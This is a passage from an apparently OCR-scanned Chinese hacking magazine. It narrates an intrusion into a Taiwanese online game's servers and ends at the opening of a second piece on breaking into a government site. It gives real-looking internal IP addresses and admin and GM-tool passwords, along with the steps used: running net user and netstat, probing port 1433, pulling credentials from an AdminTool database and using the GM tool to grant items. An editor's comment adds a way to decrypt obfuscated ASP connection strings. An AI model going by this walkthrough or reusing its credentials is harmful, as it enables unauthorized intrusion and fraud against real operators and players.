
还是sa呢，可是要怎么才能找到游戏级数和装备的数据库呢？还是先到.20看下有没有什么线索。使用asp版的mssql连接工具连接并执行**net user**，原来.20的管理员帐号是youxiryl而不是youxi，使用规律的密码needmoney)@)进行登录，成功了！习惯性的又执行**netstat -an**，结果有了大发现（图14）。


219.84.165.20:139	0.0.0.0:0
219.84.165.20:1433	219.84.165.35:1461
219.84.165.20:1433	219.84.165.40:1143
219.84.165.20:1433	219.84.165.45:4074


图14

.35、.40和.45都连接着.20的1433，这就说明这三台服务器和.20可能存在相互依赖的关系，也就是说装备和级数的数据库就是它们三个中的某一个！我telnet下这三台服务器的1433端口，发现只有.45开着。正好.170上也有.45的注册，直接进入，找了半天终于找到了（图15）。

性别、级数、点数什么的都可以通过直接修改数据库来实现，但是装备列的数据类型是 varbinary，存放的是一个16进制的值，真是迷糊了！后来仔细想了想，刷装备也不一定要直接更改数据库呀。一定有什么GM管理软件。可是GM管理软件


图15


图16


图17

又在哪台电脑上呢？问题又来了。


我无目的的在.45数据库里面转，这时发现有个AdminTool的库，打开看了下，找到了tbToolAdmin的表，内容如图16所示。

里面有帐号和密码，还有IP地址。这个是GM帐号？还是别的？在IP中发现219.84.165.36是同网段的。

不管是什么帐号和密码，先登录.36看看再说。使用帐号youxiryl和密码needmoney)#^登录成功，在里面转了转，发现C盘下有个AdminTool目录（图17）。

双击进入AdminToolClient.exe，提示输入帐号密码，输入redsynn和asdf，成功登录！恍然大悟，这就是传说中的GM工具！换个帐号登录，显示非法IP连接。原来数据库中的IP是帐号指定的登录地址！看来.36就是GM用的电脑了。换回redsynn，找个用户帐号测试一下这个GM工具（图18）。

装备也可以自己刷了，哈哈，终于都搞定了，至此入侵全部结束，彻彻底底入侵了台湾神话的官方网站。


图18

小编点评：

作者挺聪明的，可以从“!$#”上跟IP联系起来，话说这可是几年前我维护网吧时惯用的小技巧了，不过后面那个cc.decode明显很简单，ADODB对象的.open方法是不可能认识CC的加密方式的，并且decode明显就是解密的意思，也就是说连接字符是先被cc.encode加密成你看到的样子，然后再在这里用cc.decode解密被执行，所以你只需要在这里写response.write cc.decode("ooxx and ooxx")就可以在ASP页面输出被加密的字符了，没必要去研究DLL文件，更何况DLL文件基本没办法反编译看出里面的加密过程的。

入侵政府网站之另类提权

爱的就是你

这日十分无聊，就和同学聊了起来，他说在QQ上认识一个人，是个网站管理员，让我帮忙看看能不能进入，我就答应了下来。随后看了一下网页，网页是HTML静态的，利用旁注得到服务器上有五个域名（图1）。


